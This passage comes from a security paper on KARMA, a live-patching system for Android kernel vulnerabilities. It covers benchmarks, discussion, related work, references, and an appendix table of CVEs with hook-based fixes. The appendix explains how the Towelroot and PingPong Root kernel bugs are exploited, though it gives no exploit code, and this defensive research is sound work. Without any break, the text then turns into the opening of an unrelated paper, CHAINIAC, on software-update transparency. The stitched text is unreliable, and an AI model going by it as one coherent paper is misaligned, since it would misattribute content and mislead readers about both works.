q6lsm_snd_model_buf_alloc	2015-8940	29	34.0%	9	36.6%	5	44.2%	9.9s	104	20
sys_perf_event_open	2016-0819	22	36.3%	6	46.9%	6	84.2%	34.6s	569	118
kgsl_ioctl_gpumem_alloc	2016-3842	16	35.4%	3	88.8%	4	46.0%	4.7s	79	11
is_ashmem_file	2016-5340	6	89.6%	2	93.9%	2	98.1%	0.8s	23	3

Table 5: Clustering 1,139 kernels for each function by syntax and semantics. The last-but-two column lists the time of semantic matching to compare Nexus 5 (Android 4.4.2, kernel 3.4.0) and Samsung Note Edge (Android 6.0.1, kernel 3.10.40). The experiment was conducted on an Intel E5-2650 CPU with 16GB of memory, and the results are the average over 10 repeats. The last two columns list the number of instructions and basic blocks for each function in Nexus 5.




Figure 9: `sock_diag_rcv_msg` of (a) Huawei Honor 6 Plus (PE-TL10) with Android 4.4 and Linux kernel 3.10.30, compiled by GCC 4.7, and (b) Samsung Galaxy Note Edge (N915R4) with Android 5.0.1 and Linux kernel 3.10.40, compiled by GCC 4.8. Basic blocks and control flows with different syntax are highlighted.

allocation (`BB7` vs `BB7'`), instruction selection (`BB2` vs `BB2'`), and control flow (additional `BB9'` in the Samsung kernel). KARMA's semantic matching can abstract these syntactic differences and put these two binaries of `sock_diag_rcv_msg` into the same cluster. That is, both can be patched by the same CVE-2013-1763 patch discussed in Section 2.4.

Semantic matching can also separate kernel functions that are incorrectly classified together by the syntax matching. For example, the control flow and most instructions of function `msm_cci_validate_queue` (the function related to CVE-2014-9890) are identical in the




Figure 10: Three semantically different basic blocks of `msm_cci_validate_queue` in Oppo 3007 (left) and Samsung N910G (right). They have different callees and arguments, and thus different semantics.

kernel of Oppo 3007 (Android 4.4.4, kernel 3.10.28) and Samsung N910G (Android 6.0.1, kernel 3.10.40). A simple syntactic matching algorithm would consider them similar. These functions are shown in Fig. 10 (only basic blocks with different semantics are shown). However, KARMA's semantic matching algorithm considers basic block A and A', C and C' to be different because their last instructions call different functions with different arguments. Consequently, KARMA needs to use two patches to fix this vulnerability in these devices. A further investigation shows that KARMA can actually use the same patch for CVE-2014-9890 to fix both kernels because it only needs to validate the arguments, which are the same for both functions.

Finally, KARMA's semantic matching is quite efficient. It simplifies symbolic execution by considering most functions remain unchanged. The last-but-two column of Table 5 lists the time used by semantic matching to compare each listed function in two kernels. The analysis time increases with the complexity of the function, but they are all less than 36 seconds with an average of 12.5 seconds. Without this heuristics, it will take much longer and may never finish in some cases.

3.3 Evaluation of Performance

To evaluate the performance overhead of KARMA, we experimented with both a standard Android benchmark (CF-Bench [9]) and a syscall-based micro-benchmark. Both benchmarks were run on Google Nexus 5 with Android 4.4. Each reported result is the average over 20 measurements. The standard deviation of the results is negligible. Overall, we find that KARMA does not introduce noticeable time lag to regular operations of the test device. Considering the fact that most critical kernel vulnerabilities exist in less-hot code paths (e.g., device drivers' `ioctl` interfaces as shown in Table 6), we consider KARMA's performance is sufficient for real-world deployment.

The first benchmark measures the whole system performance with CF-Bench. We tested the performance of the following four configurations: the original kernel without any patches, the kernel with the patch for Towelroot, the kernel with the patch for PingPong root, and the kernel with both patches. The results are shown in Fig. 11. The measured performance is virtually the same for all four configurations. This benchmark shows that KARMA's kernel engine has minimal impact on the performance if patches are not frequently executed.

To further quantify the overhead of KARMA, we measured the execution time of a syscall with several different patches executed by a single Lua engine. We inserted a hook point in the execution path of a selected syscall (i.e., the patch was always executed for this syscall) and measured the execution time of the syscall under the following conditions:

- The patch simply returns 0. This reflects the run-time cost of the trampoline for function hooking. It takes about $0.42\mu s$ to execute.
- The patch contains a set of `if/elseif/else` conditional statements. This simulates patches that validate input arguments. It takes about $0.98\mu s$ to execute.
- The patch consists of a single read of the kernel memory. This measures the overhead of the Lua APIs provided by KARMA. It takes about $0.82\mu s$ to execution.
- To simulate more complex patches, we created a patch with a mixture of assignments, memory reads, and conditional statements. It takes about $3.74\mu s$ to execute.

The results are shown in Figure 12. In each test, the syscall was invoked in a tight loop for a thousand times, and each result is the average of 20 runs. To put this into context, we counted all the syscalls made by Google Chrome for Android during one minute of browsing. The most frequently made syscall was `gettimeofday` for about 110,000 times. This translates to about 0.55 seconds (0.9%) of extra time even if we assume the patch takes $5\mu s$ for each invocation. In summary, KARMA only incurs negligible performance overhead and performs sufficiently well for real-world deployment.

4 Discussion and Future Work

In this section, we discuss potential improvements to KARMA and the future work. First, KARMA aims at protecting the Android kernel from exploits because the kernel has a high privilege and its compromise has serious consequences on user security and privacy. An approach similar to KARMA can be applied to the Android framework and user-space apps. In addition, Android O formalizes the interface between the Android framework




Figure 11: Performance scores by CF-Bench.




Figure 12: Execution time of `chmod` with different patches.

and the vendor implementation so that, eventually, the Android framework can be updated independent of the vendor implementation (aka. project Treble [20]). This will at least partially address the user-space update problem. However, project Treble does not address the kernel update problem. Android kernels are still fragmented and out-of-date. A system like KARMA is still necessary.

Second, KARMA's patches are written in the Lua programming language. It relies on the Lua engine to strictly confine patches' run-time behaviors. However, this approach increases the kernel's trusted computing base despite the fact that the Lua engine is relatively mature and secure. Executing patches on the Lua engine also negatively impacts the performance, especially if the system is under heavy load (in reality, this is not a concern because most Android kernel vulnerabilities are on the kernel's cold paths, such as device drivers' `ioctl` functions, as shown in Table 6). We are investigating alternative designs that can achieve similar security guarantees, such as BPF [8] and sandboxed binary patches.

Third, KARMA leverages the existing error handling code in the kernel to handle filtered malicious inputs, in order to keep the kernel as stable as possible. However, error handling code has been shown to contain vulnerabilities [36], and this design may leak resources and even cause deadlocks (KARMA does not allow patches themselves to release resource because that requires writing to the kernel). We did not find this to be a constraint during our experiment with *all* the critical Android kernel vulnerabilities. KARMA's reference patch is often a direct translation of the official source-code patch, which should have properly released the resources. If an official patch cannot be translated to a level-1 or level-2 patch, we can fall back to the level-3 (binary) patch. Level-3 patches are more flexible but require careful vetting.

Fourth, KARMA uses symbolic execution to semantically match two vulnerable functions. The approach is sufficient for our purpose in practice because many kernel functions are rather stable across devices and Android releases. In theory, the approach is not sound. It is a trade-off between soundness and scalability. Many systems make a similar trade-off because symbolic execution itself is neither very scalable nor very precise (e.g., how to handle loops). We are improving our method to better identify vulnerable functions and adapt patches. If KARMA's automated adaption cannot find a proper function to patch, we can fall back to the binary patch for this particular vulnerability.

Lastly, KARMA is a third-party kernel live patching system. Patches can be promptly delivered to user devices without the long wait caused by vendors and carriers. However, without testing performed by vendors and carries, its patches could cause stability issues in the user devices. Our implementation allows users to selectively disable a problematic patch. With KARMA's cloud service, we can automatically blacklist such patches from specific device models. We can also work with device vendors so patches can be quickly tested before release.

5 Related Work

Kernel live patching: the first category of the related work consists of a number of kernel live patching systems, such as kpatch [23], kGraft [22], Ksplice [27], and KUP [37]. They assume that the kernel source code is available (a reasonable assumption for their purpose) and create live patches from source code patches. Their patches are however in the binary form. This design does not fit the threat model of KARMA. First, although Android kernel is licensed in GPL, many Android vendors, small and large alike [19], do not (promptly) release their kernel source code. Second, these systems lack a mechanism to automatically adapt a kernel patch to different Android devices. An important design goal of KARMA is adaptiveness so that it can scale to the Android ecosystem. Third, binary patches are prone to misuse because they are hard to understand and vet, and these systems have no strong confinement of patches' run-time behaviors. KARMA has been designed specifically to address all these challenges in a live kernel patching system for Android.

Among these systems, kpatch [23] and kGraft [22] replace a whole vulnerable function with the patched version. They differ in how patches are applied: kpatch

stops all the running processes and ensures that none of these processes are running inside the function to be patched (similar to KARMA). kGraft instead maintains two copies of each patched function at the same time and dynamically decides which copy to execute. Specifically, the kernel code active at the time of patching (e.g., system calls, kernel threads, and interrupt handlers) is dispatched to the original version until it reaches a completion point; all other code is dispatched to the patched version. Like kpatch, Ksplice [27] also stops the machine to apply patches. However, Ksplice can patch individual instructions instead of replacing whole functions. These systems share the same limitation that they cannot support patches that "change the semantics of persistent data structures [27]". To address that, KUP [37] employs the process checkpoint-and-restart to implement kernel hot patching. Specifically, it checkpoints all the user processes, replaces the running kernel with the patched version, and then restores these user processes. Because it replaces the whole kernel, KUP can support all kinds of patches. However, restoring external resources (e.g., sockets) is often problematic for checkpoint-and-restore systems, including KUP.

Semantic matching: the second category of the related work includes systems that compare semantics or similarity of two functions [31, 32, 39, 40]. BinHunt [32] first uses symbolic execution to compute semantic similarity of basic blocks and uses a graph isomorphism algorithm to further compare the similarity of CFGs (control-flow graphs). Their follow-up work, iBinHunt [40], extends BinHunt with the inter-procedural control-flow graph comparison. However, whole-program comparison could be very time-consuming. To solve that, iBinHunt runs the program with taint tracking and only compares basic blocks within the same data flows. This approach is not suitable for KARMA because none of the commercial Android devices support kernel dynamic taint tracking or whole-kernel instrumentation. CoP [39] also uses symbolic execution to compute the semantic similarity of basic blocks and uses the longest common sub-sequence of linearly independent paths to measure the similarity of programs. KARMA uses symbolic execution to solve syntax differences in semantically-equivalent functions. In addition, it leverages the fact that most kernel functions remain semantically similar across different kernel versions to significantly speed-up the comparison. DiscovRE [31] takes a different approach by using the syntactic information (i.e., structural and numeric features) to compare function similarities. This can significantly improve the analysis efficiency. KARMA requires a more precise comparison than that can be provided by syntax-based approaches.

Automatic patch/filter generation: the third category of the related work includes systems that aim at automatically generating patches or input filters. For example, Talos [34] is a vulnerability rapid response system. It inserts SWRRs (Security Workarounds for Rapid Response) into the kernel source code in order to temporarily protect kernel vulnerabilities from being exploited. Talos shares a similar goal as KARMA, and both rely on the kernel's error handling code to gracefully neutralize attacks. Talos' source code based approach cannot be applied to the fragmented Android ecosystem. To address the fragmentation problem, KARMA can automatically adapt a patch to other devices and strictly confine the run-time behaviors of its patches. ClearView [41] learns invariants of a program during a dynamic training phase. When program failure happens, it identifies the failure-related invariants and uses them to generate patches for the program. PAR [38] proposes a pattern-based automatic program repair framework. Its generated patches resemble the patterns learned from human-written patches. ASSURE introduces rescue points that can recover software from unknown exploits while maintaining system integrity and availability [45]. ShieldGen [29] is a system for automatically generating vulnerability signatures (i.e., data patches). Signature-based filtering can only block known attacks. To address that, ShieldGen leverages protocol specifications to generate more exploits from an initial sample. Bouncer [28] uses static analysis and dynamic symbolic execution to create comprehensive input filters to protect software from bad inputs. Compared to these systems, KARMA aims at protecting kernel vulnerabilities for many Android systems and have a different design.

6 Summary

We have presented the design, implementation, and evaluation of KARMA, an adaptive live patching system for Android kernel vulnerabilities. By filtering malicious user inputs, KARMA can protect most Android kernel vulnerabilities from exploits. Compared to existing kernel live patching systems, the unique features of KARMA are that it can automatically adapt a reference patch for many Android devices, and it strictly confines the run-time behaviors of its patches. These two features allow KARMA to scale to a large, fragmented Android ecosystem. Our evaluation results demonstrated that KARMA can protect most critical Android kernel vulnerabilities in many devices with negligible performance overhead.

7 Acknowledgments

We would like to thank our shepherd David Lie and the anonymous reviewers for their insightful comments

that greatly helped improve the presentation of this paper. Yue Chen and Zhi Wang were supported in part by the US National Science Foundation (NSF) under Grant 1453020 and a grant from Baidu X-Lab. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the NSF.

References

[1] Android Fragmentation: There Are Now 24,000 Devices from 1,300 Brands. http://www.zdnet.com/article/android-fragmentation-there-are-now-24000-devices-from-1300-brands/.

[2] Android Platform Versions. https://developer.android.com/about/dashboards/index.html.

[3] Android Security Bulletins. https://source.android.com/security/bulletin/.

[4] Android System and Kernel Security. https://source.android.com/security/overview/kernel-security.html.

[5] Android Towelroot Exploit Used to Deliver Dogspectus Ransomware. https://www.bluecoat.com/security-blog/2016-04-25/android-exploit-delivers-dogspectus-ransomware.

[6] angr. http://angr.io.

[7] Anonymous Citation. This citation is anonymized to avoid leaking the authors' identities.

[8] Berkeley Packet Filter (BPF). https://www.kernel.org/doc/Documentation/networking/filter.txt.

[9] CF-Bench. https://play.google.com/store/apps/details?id=eu.chainfire.cfbench.

[10] CVE-2013-2595 Kernel Patch. https://www.codeaurora.org/patches/quic/la/.PATCH_24430_iwoLuwW321heHwW.tar.gz.

[11] CVE-2013-2596 Kernel Patch. http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=fc9bbca8f650e5f738af8806317c0a041a48ae4a.

[12] CVE-2013-6282 Kernel Patch. http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8404663f81d212918ff85f493649a7991209fa04.

[13] CVE-2014-3153 Kernel Patch. http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=e9c243a5a6de0be8e584c604d353412584b592f8.

[14] CVE-2014-3153 (Towelroot). https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-3153.

[15] CVE-2015-1805 Kernel Patch. http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=637b58c2887e5e57850865839cc75f59184b23d1.

[16] CVE-2015-3636 Kernel Patch. http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=a134f083e79fb4c3d0a925691e732c56911b4326.

[17] From HummingBad to Worse. https://blog.checkpoint.com/wp-content/uploads/2016/07/HummingBad-Research-report_FINAL-62916.pdf.

[18] Ghost Push: An Un-Installable Android Virus Infecting 600,000+ Users Per Day. http://www.cmcm.com/blog/en/security/2015-09-18/799.html.

[19] GPLv2 and Its Infringement by Xiaomi. http://www.xda-developers.com/gplv2-and-its-infringement-by-xiaomi/.

[20] Here comes Treble: A modular base for Android. https://android-developers.googleblog.com/2017/05/here-comes-treble-modular-base-for.html.

[21] Kemoge: Another Mobile Malicious Adware Infecting Over 20 Countries. https://www.fireeye.com/blog/threat-research/2015/10/kemoge_another_mobi.html.

[22] kGraft: Live patching of the Linux kernel. http://events.linuxfoundation.org/sites/events/files/slides/kGraft.pdf.

[23] kpatch: Dynamic Kernel Patching. https://github.com/dynup/kpatch.

[24] Linux Kernel Coding Style. https://www.kernel.org/doc/Documentation/CodingStyle.

[25] Linux Kernel Livepatch. https://www.kernel.org/doc/Documentation/livepatch/livepatch.txt.

[26] lunatik. https://github.com/lunatik-ng/lunatik-ng.

[27] Arnold, J., and Kaashoek, M. F. Ksplice: Automatic Rebootless Kernel Updates. In *Proceedings of the 4th ACM European Conference on Computer Systems* (New York, NY, USA, 2009), ACM, pp. 187–198.

[28] Costa, M., Castro, M., Zhou, L., Zhang, L., and Peinado, M. Bouncer: Securing Software by Blocking Bad Input. In *Proceedings of the 21st ACM SIGOPS Symposium on Operating Systems Principles* (2007), vol. 41, ACM, pp. 117–130.

[29] Cui, W., Peinado, M., Wang, H. J., and Locasto, M. E. Shieldgen: Automatic Data Patch Generation for Unknown Vulnerabilities with Informed Probing. In *Proceedings of the 28th IEEE Symposium on Security and Privacy* (2007), IEEE, pp. 252–266.

[30] CVE-2015-3636. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3636.

[31] Eschweiler, S., Yakdan, K., and Gerhards-Padilla, E. discovRE: Efficient Cross-Architecture Identification of Bugs in Binary Code. In *Proceedings of the 23rd Network and Distributed System Security Symposium* (2016).

[32] GAO, D., REITER, M. K., AND SONG, D. Binhunt: Automatically Finding Semantic Differences in Binary Programs. In *International Conference on Information and Communications Security* (2008), Springer, pp. 238–255.

[33] HOW-TO GEEK. Why Do Carriers Delay Updates for Android But Not iPhone? http://www.howtogeek.com/163958/why-do-carriers-delay-updates-for-android-but-not-iphone.

[34] HUANG, Z., D'ANGELO, M., MIYANI, D., AND LIE, D. Talos: Neutralizing Vulnerabilities with Security Workarounds for Rapid Response. In *Proceedings of the 37th IEEE Symposium on Security and Privacy* (2016).

[35] IERUSALIMSCHY, R., DE FIGUEIREDO, L. H., AND CELES, W. The Evolution of Lua. In *Proceedings of the Third ACM SIGPLAN Conference on History of Programming Languages* (New York, NY, USA, 2007), ACM, pp. 2–1.

[36] JANA, S., KANG, Y., ROTH, S., AND RAY, B. Automatically Detecting Error Handling Bugs using Error Specifications. In *25th USENIX Security Symposium (USENIX Security '16)* (Austin, August 2016).

[37] KASHYAP, S., MIN, C., LEE, B., KIM, T., AND EMELYANOV, P. Instant OS Updates via Userspace Checkpoint-and-Restart. In *2016 USENIX Annual Technical Conference* (2016).

[38] KIM, D., NAM, J., SONG, J., AND KIM, S. Automatic Patch Generation Learned from Human-written Patches. In *Proceedings of the 2013 International Conference on Software Engineering* (2013), IEEE, pp. 802–811.

[39] LUO, L., MING, J., WU, D., LIU, P., AND ZHU, S. Semantics-based Obfuscation-resilient Binary Code Similarity Comparison with Applications to Software Plagiarism Detection. In *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering* (2014), ACM, pp. 389–400.

[40] MING, J., PAN, M., AND GAO, D. iBinHunt: Binary Hunting with Inter-procedural Control Flow. In *Proceedings of International Conference on Information Security and Cryptology* (2012), Springer, pp. 92–109.

[41] PERKINS, J. H., KIM, S., LARSEN, S., AMARASINGHE, S., BACHRACH, J., CARBIN, M., PACHECO, C., SHERWOOD, F., SIDIROGLOU, S., SULLIVAN, G., WONG, W.-F., ZIBIN, Y., ERNST, M. D., AND RINARD, M. Automatically Patching Errors in Deployed Software. In *Proceedings of the ACM SIGOPS 22nd Symposium on Operating Systems Principles* (October 2009).

[42] ROSENBERG, D. QSEE TrustZone Kernel Integer Overflow Vulnerability. In *Black Hat USA* (2014).

[43] SHEN, D. Exploiting Trustzone on Android. In *Black Hat USA* (2015).

[44] SHOSHITAISHVILI, Y., WANG, R., SALLS, C., STEPHENS, N., POLINO, M., DUTCHER, A., GROSEN, J., FENG, S., HAUSER, C., KRUEGEL, C., AND VIGNA, G. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the 37th IEEE Symposium on Security and Privacy* (2016).

[45] SIDIROGLOU, S., LAADAN, O., PEREZ, C., VIENNOT, N., NIEH, J., AND KEROMYTIS, A. D. ASSURE: Automatic Software Self-healing Using REscue points. In *Proceedings of the 14th international conference on Architectural support for programming languages and operating systems* (March 2009).

[46] SILBERSCHATZ, A., GALVIN, P. B., AND GAGNE, G. *Operating System Concepts*. Wiley, 2012.

[47] ZHANG, H., SHE, D., AND QIAN, Z. Android Root and Its Providers: A Double-Edged Sword. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), ACM, pp. 1093–1104.

A Evaluation of Applicability: Additional Case Studies

A.1 CVE-2014-3153 (Towelroot)

this vulnerability is the second most-used one to root Android devices, known as "Towelroot". It lies in the `futex_requeue` function, which takes the addresses of two futexes as arguments. By design, the function should only re-queue from a non-PI (priority inheritance [46]) futex to a PI futex. However, this condition is violated if these two addresses point to the same futex. This leads to an exploitable dangling pointer condition. To fix this bug, Linux simply adds a check to ensure that these two futex addresses are different [13]. This vulnerability can be similarly fixed in KARMA by hooking the `futex_requeue` function, obtaining its arguments, and compare their equality. The patch returns `-EINVAL` if an attack is detected (Figure 4).

A.2 CVE-2015-3636 (PingPong Root)

This is another popular vulnerability used to root Android devices, known as "PingPong Root". It originates in the interaction between the socket and `hlist` functions. Specifically, when `hlist_nulls_del(&sk->sk_nulls_node)` is called, it assigns `LIST_POISON2` to `sk->sk_nulls_node.pprev`. `LIST_POISON2` is defined as the constant of `0x200200`. If interpreted as an address, address `LIST_POISON2` can be mapped by a malicious app in the user space without any permissions. A second call to `connect` by the attacker will result in a use-after-free on this attacker-controlled address, compromising the kernel. The Linux patch sets the pointer to `NULL` in the `ping_unhash` function [16]. However, this method cannot be applied by KARMA because its patch is prohibited from writing to the kernel memory. Instead, the patch checks if `sk->sk_nulls_node.pprev` equals to `LIST_POISON2`. If so, it returns an error code without freeing the associated memory. This blocks the exploit but leaves the socket object on the list. This patch is not clean, but it works and does not impact the kernel's functionalities. Alternatively, KARMA can hook `connect` in the kernel to prevent reusing the freed socket.

Vulnerability	Hotpatching Using KARMA	Adaptable?
CVE-2016-7117	Hook __sys_recvmmsg and its invocation of fput. On returning of fput, check if __sys_recvmmsg's err is not equal to 0 and not equal to -EAGAIN. If so, return err and skip the rest execution.	✓
CVE-2016-5340	Hook is_ashmem_file and check the full path of the input file. Only return True if the full path is /dev/ashmem. Otherwise return False.	✓
CVE-2016-4470	Hook key_reject_and_link and its invocation of __key_link_end. Check if link_ret is 0 before calling into __key_link_end. If so, simply return. key_reject_and_link is void typed so any return value is fine.	✓
CVE-2016-3951	It requires writing to kernel memory, violating KARMA's basic constraint.	Level-3
CVE-2016-3841	Hook do_ipv6_setsockopt to avoid concurrent access to the socket options of the same socket fd.	✓
CVE-2016-3775	Hook aio_setup_single_vector and check if the input kiocb->ki_nbytes exceeds MAX_RW_COUNT. If so, return -EFAULT.	✓
CVE-2016-3768	It requires to skip some instructions and continue execution afterwards, which is not an allowed operation by KARMA.	Level-3
CVE-2016-3767	Hook mtk_p2p_wext_discovery_results etc. functions of which the bodies are deleted by the official patch, and simply return 0.	✓
CVE-2016-3134	Android does not enable CONFIG_USER_NS so this should not be a direct threat to Android devices. But KARMA can still fix it by iterating newpos = pos + e->next_offset to check if there is a out-of-bound access.	✓
CVE-2016-2503	It requires to reorder the instructions (to change when to take the lock). This is not an allowed operation by KARMA.	Level-3
CVE-2016-2474	Hook hdd_parse_ese_beacon_req and check the tempInt read from the argument pValue. If it exceeds SIR_ESE_MAX_MEAS_IE_REQS, return -EINVAL.	✓
CVE-2016-2468	Hook _kgsl_sharedmem_page_alloc and validate the input size.	✓
CVE-2016-2467	Hook msm_compr_ioctl and its invocation of __copy_from_user. Check if the params_length passed into __copy_from_user exceeds MAX_AC3_PARAM_SIZE. If so, return error code from __copy_from_user without executing into it.	✓
CVE-2016-2466	Hook adm_get_params and check if adm_get_parameters[0] exceeds ADM_GET_PARAMETER_LENGTH-1 and params_length/sizeof(int). If so, return -EINVAL.	✓
CVE-2016-2465	Hook the concerned functions in drivers/video/msm/mdss/mdss_debug.c patched in the original patch, and their invocations of __copy_to_user. Validate len and count, and return -EFAULT in case of exploit conditions.	✓
CVE-2016-2067	Hook check_vma and return -EFAULT if vma->vm_flags & memdesc->flags != memdesc->flags.	✓
CVE-2016-2062	Hook adreno_perfcounter_query_group and its invocation of kmalloc. On the entry of kmalloc, check if t is larger than count.	✓
CVE-2016-0844	Hook ipa_wwan_ioctl and its invocation of find_mux_channel_index. On entry of find_mux_channel_index, if the value of rmnet_index exceeds MAX_NUM_OF_MUX_CHANNEL, return -EFAULT directly.	✓
CVE-2016-0843	Hook msm_l2_test_set_ev_constraint and check if shift_idx >= PMU_CODES_SIZE. Return -EINVAL in case of that.	✓
CVE-2016-0820	Hook priv_get_struct and its invocation of __copy_from_user, check if prIwReqData->data.length>u4CopyDataMax and return -EFAULT if so.	✓
CVE-2016-0806	Hook iw_softap_set_channel_range and check if the caller has the capability CAP_NET_ADMIN, return -EPERM if not.	✓
CVE-2016-0805	Hook get_krait_evtinfo and check if reg exceeds krait_max_l1_reg, return -EINVAL if so.	✓
CVE-2016-0801	Hook wl_validate_wps_ie and check if subelt_len exceeds the size of devname (100). Hook wl_notify_sched_scan_results and its invocation of memcpy and check if the buffer length passed in exceeds DOT11_MAX_SSID_LEN.	✓
CVE-2016-0758	Hook asn1_find_indefinite_length and check if dp is larger than datalen. Return -1 if so.	✓
CVE-2016-0728	Hook join_session_keyring and iterate the keyring. Return error if keyring->usage reaches the overflow boundary (0xFFFFFFFF).	✓

Vulnerability	Hotpatching Using KARMA	Adaptable?
CVE-2015-8942	Hook msm_cpp_subdev_ioctl, if the argument cmd equals to VIDIOC_MSM_CPP_IOMMU_DETACH, from its argument sd obtain cpp_dev->stream_cnt and check if it equals to 0.	✓
CVE-2015-8941	Hook msm_isp_axi_check_stream_state and iterate over the input stream_cfg_cmd->stream_handle to see if one exceeds MAX_NUM_STREAM. The other vulnerable functions can be fixed in the same way.	✓
CVE-2015-8940	Hook q6lsm_snd_model_buf_alloc and check if the integer argument len is out of range.	✓
CVE-2015-8939	Hook mdp4_argc_process_write_req and check if the input pgc_ptr->num_r/g/b_stages are out of range.	✓
CVE-2015-8938	Hook msm_isp_send_hw_cmd and check if the ioctl input arguments satisfy the constraints updated by the official patch. The constraint list is long so omitted here.	✓
CVE-2015-8816	Fixing the problem requires locking and increasing the reference of the usb_hub structure, thus the patch needs to write to kernel memory.	Level-3
CVE-2015-6640	Hook the system call prctl and check if the corresponding argument as the end passed to prctl_set_vma_anon_name is out of range.	✓
CVE-2015-6638	Hook PVRSRVSyncPrimSetKM and check if the input psSyncBlk->ui32BlockSize is smaller than another input ui32Index * sizeof(IMG_UINT32).	✓
CVE-2015-6619	The official patch is to remove all .tmpfile handlers. So we can simply hook such handlers and always return -EINVAL.	✓
CVE-2015-2686	Hook sys_sendto/sys_recvfrom and check if the input buff and len/size are out of range.	✓
CVE-2015-0570	Hook __iw_softap_setwpsie and check if ioctl arguments have improper length, same as the official patch. The check list is long so omitted here.	✓
CVE-2014-9902	Hook dot11fUnpackIeCountry and dot11fUnpackIeSuppChannels to validate the value of the input ielen.	✓
CVE-2014-9891	Hook __qseecom_process_rpmb_svc_cmd and validate if the input req_ptr fields passed in from user space are out of range.	✓
CVE-2014-9890	Hook msm_cci_validate_queue and validate if cmd_size extracted from the inputs is larger than 10.	✓
CVE-2014-9887	Hook qseecom_send_modfd_cmd and its invocation of __copy_from_user. Validate req.cmd_req_len obtained from user space.	✓
CVE-2014-9884	Hook qseecom_register_listener etc. handlers to validate pointers passed in from user space, same as the official patch.	✓
CVE-2014-9883	Hook extract_dci_log and check for the integer overflow condition of the input log_length.	✓
CVE-2014-9882	Hook iris_vidioc_s_ctrl. If the input ctrl->id is V4L2_CID_PRIVATE_IRIS_RIVA_ACCS_LEN/_POKE, validate if the copied data length exceeds MAX_RIVA_PEEK_RSP_SIZE.	✓
CVE-2014-9881	Hook iris_vidioc_s_ext_ctrls and perform range/overflow check on the input ctrl.	✓
CVE-2014-9880	Hook vid_enc_ioctl and its invocation of __copy_from_user. Validate seq_header fetched from user space.	✓
CVE-2014-9879	Hook mdp3_histogram_start and validate its input req; hook mdp3_pp_ioctl and validate mdp_pp obtained from user space.	✓
CVE-2014-9878	Hook send_write_packing_test_read and validate its input buffer and count.	✓
CVE-2014-9869	Hook msm_isp_ functions as specified in the official patch, and validate if stats_idx from input exceeds MSM_ISP_STATS_MAX.	✓
CVE-2014-9868	Hook msm_csiphy_release and validate the value of input csi_lane_params->csi_lane_mask.	✓
CVE-2014-9529	Fixing the issue requires to change the instruction order (delay the reference put). This is not a secure operation permitted by KARMA.	Level-3

Table 6: A partial list of recent critical Android kernel vulnerabilities and KARMA's effectiveness to create adaptable patches for them. Some adaptable vulnerabilities are omitted due to the space constraint.

CHAINIAC: Proactive Software-Update Transparency via Collectively Signed Skipchains and Verified Builds

Kirill Nikitin[1], Eleftherios Kokoris-Kogias[1], Philipp Jovanovic[1], Linus Gasser[1], Nicolas Gailly[1], Ismail Khoffi[2], Justin Cappos[3], and Bryan Ford[1]

[1]École polytechnique fédérale de Lausanne (EPFL)
[2]University of Bonn
[3]New York University

Abstract

Software-update mechanisms are critical to the security of modern systems, but their typically centralized design presents a lucrative and frequently attacked target. In this work, we propose CHAINIAC, a decentralized software-update framework that eliminates single points of failure, enforces transparency, and provides efficient verifiability of integrity and authenticity for software-release processes. Independent *witness servers* collectively verify conformance of software updates to release policies, *build verifiers* validate the source-to-binary correspondence, and a tamper-proof release log stores collectively signed updates, thus ensuring that no release is accepted by clients before being widely disclosed and validated. The release log embodies a *skipchain*, a novel data structure, enabling arbitrarily out-of-date clients to efficiently validate updates and signing keys. Evaluation of our CHAINIAC prototype on reproducible Debian packages shows that the automated update process takes the average of 5 minutes per release for individual packages, and only 20 seconds for the aggregate timeline. We further evaluate the framework using real-world data from the PyPI package repository and show that it offers clients security comparable to verifying every single update themselves while consuming only one-fifth of the bandwidth and having a minimal computational overhead.

1 Introduction

Software updates are essential to the security of computerized systems as they enable the addition of new security features, the minimization of the delay to patch disclosed vulnerabilities and, in general, the improvement of their security posture. As software-update systems [17, 24, 34, 35, 48] are responsible for managing, distributing, and installing code that is eventually executed on end systems, they constitute valuable targets for attackers who might, *e.g.*, try to subvert the update infrastructure to inject malware. Furthermore, powerful adversaries might be able to compromise a fraction of the developers' machines or tamper with software-update centers. Therefore, securing update infrastructure requires addressing four main challenges:

First, the integrity and authenticity of updates traditionally depends on a single signing key, prone to loss [53] or theft [29, 32, 70]. Having proper protection for signing keys to defend against such single points of failure is therefore a top priority. Second, the lack of transparency mechanisms in the current infrastructure of software distribution leaves room for equivocation and stealthy backdooring of updates by compromised [15,46], coerced [11, 28, 66], or malicious [36] software vendors and distributors. Recent work on reproducible software builds [49,59] attempts to counteract this deficit by improving on the source-to-binary correspondence. However, it is unsuitable for widespread deployment in its current form, as rebuilding packages puts a high burden on end users (*e.g.*, building the Tor Browser bundle takes 32 hours on a modern laptop [60]). Third, attackers might execute a man-in-the-middle attack on the connections between users and update providers (*e.g.*, with DNS cache poisoning [67] or BGP hijacking [6]), thus enabling themselves to mount replay and freeze attacks [15] against their targets. To prevent attackers from exploiting unpatched security vulnerabilities as a consequence of being targeted by one of the above attacks [72], clients must be able to verify timeliness of updates. Finally, revoking and renewing signing keys (*e.g.*, in reaction to a compromise) and informing all their clients about these changes is usually cumbersome. Hence, modern software-update systems should provide efficient and secure means to evolve signing keys and should enable client notification in a timely manner.

To address these challenges, we propose CHAINIAC, a decentralized software-update framework that removes

single points of failure, increases transparency, ensures integrity and authenticity, and retains efficient verifiability of the software-release process.

First, CHAINIAC introduces a decentralized release sign-off model for developers which retains efficient signature verifiability by using a multi-signature scheme. To propose a software release, a threshold of the developers has to sanity-check[1] and sign off on it to express their approval. Third-party witness servers then validate the proposal against a release policy. These witnesses are chosen by the developers and are trusted collectively but not individually. If the proposed release is valid, the witnesses produce a collective signature [69], which is almost as compact and inexpensive to verify as a conventional digital signature. Although improving security, this approach does not place a burden on clients who otherwise would have to verify multiple signatures per updated package.

